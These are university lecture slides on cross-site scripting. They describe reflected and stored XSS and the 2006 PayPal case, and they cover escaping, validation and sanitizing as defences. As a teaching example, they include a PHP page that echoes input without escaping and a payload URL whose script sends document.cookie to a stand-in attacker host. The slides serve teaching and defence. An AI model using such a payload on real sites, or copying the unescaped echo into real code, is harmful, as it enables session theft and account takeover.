TCS332
Fundamental of Information Security and Blockchain

Instructor:
Dr Mohammad Wazid
Professor, Department of CSE, GEU Dehradun, India

Cross site scripting vulnerability and attack

Overview

- Cross site scripting (XSS) is a common attack vector that injects malicious code into a vulnerable web application.
- XSS differs from other web attack vectors (e.g., SQL injections), in that it does not directly target the application itself.
- Instead, the users of the web application are the ones at risk.
- A successful cross site scripting attack can have devastating consequences i.e., online business's reputation (paypal case).

Overview


- Depending on the severity of the attack, user accounts may be compromised, Trojan horse programs activated and page content modified, misleading users into willingly surrendering their private data.

- Finally, session cookies could be revealed, enabling a attacker to impersonate valid users and abuse their private accounts.

XSS is of two types: stored and reflected.

Reflected XSS: attacker gets user to click on specially-crafted URL with script in it, web service (page) reflects it back.
Stored XSS: attacker leaves Javascript lying around on benign web service (page) for victim to load.

Basic scenario: reflected XSS attack



XSS example

- search field on victim.com:
  - http://victim.com/search.php ? term = apple

- Server-side implementation of search.php:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response


Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
      <script> window.open(
            "http://badguy.com?cookie = " +
            document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     <HTML> Results for <script> … </script>
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Basic scenario: reflected XSS attack




Paypal 2006 vulnerability exploitation example

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data (username and password of their accounts).

Source: http://www.acunetix.com/news/paypal.htm

Stored XSS


Attack Server
Store bad stuff
1
Inject malicious script
Server Victim
User Victim
4 steal valuable data
2 request content
3 receive malicious script
Download it

Solutions

Escaping

1. The first method you can use to prevent XSS vulnerabilities from appearing in your applications is by escaping user input.
2. Escaping data means taking the data an application has received and ensuring it is secure before rendering it for the end user.

Solutions

Escaping

3. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way **(it's good to check at the web server side).**

Solutions

Escaping

4. In essence, you’re censoring the data your web page receives in a way that will disallow the characters especially < and > from being rendered, which otherwise could cause harm to the application and/or users.

Solutions

Escaping

5. If your page doesn’t allow users to add their own code to the page, a good rule of thumb is to then escape any and all HTML, URL, and JavaScript entities.

6. You’ll either need to carefully choose which HTML entities you will escape and which you won’t.

Solutions

Validating input

1. Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users.
2. While whitelisting and input validation are more commonly associated with SQL injection, they can also be used as an additional method of prevention for XSS.

Solutions

Validating input

3.Whereas blacklisting, or disallowing certain, predetermined characters in user input, disallows only known bad characters, whitelisting only allows known good characters.

4.Input validation is especially helpful and good at preventing XSS in forms, as it prevents a user from adding special characters into the fields.

Solutions

Sanitizing

1. A third way to prevent cross-site scripting attacks is to sanitize user input.
2. Sanitizing data is a strong defense, but should not be used alone to battle XSS attacks.

Solutions

Sanitizing

3. It’s totally possible you’ll find the need to use all three methods of prevention in working towards a more secure application.

Solutions

Sanitizing

4. Sanitizing user input is especially helpful on sites that allow **HTML markup,** to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, **changing unacceptable user input to an acceptable format.**